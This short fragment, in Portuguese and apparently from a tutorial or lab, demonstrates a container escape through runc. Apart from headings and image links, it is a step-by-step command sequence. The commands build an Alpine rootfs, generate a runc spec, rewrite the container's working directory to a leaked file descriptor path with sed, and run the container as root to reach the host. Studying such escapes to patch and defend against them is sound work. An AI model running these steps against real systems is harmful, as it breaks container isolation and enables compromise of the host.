
Exploit via execução em um container em execução

Exploit via o próprio runc

~/container/runc/runc --version
docker run --name helper-ctr alpine
docker export helper-ctr --output alpine.tar
mkdir rootfs
tar xf alpine.tar -C rootfs
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
grep cwd config.json
sudo ~/container/runc/runc --log ./log.json run demo
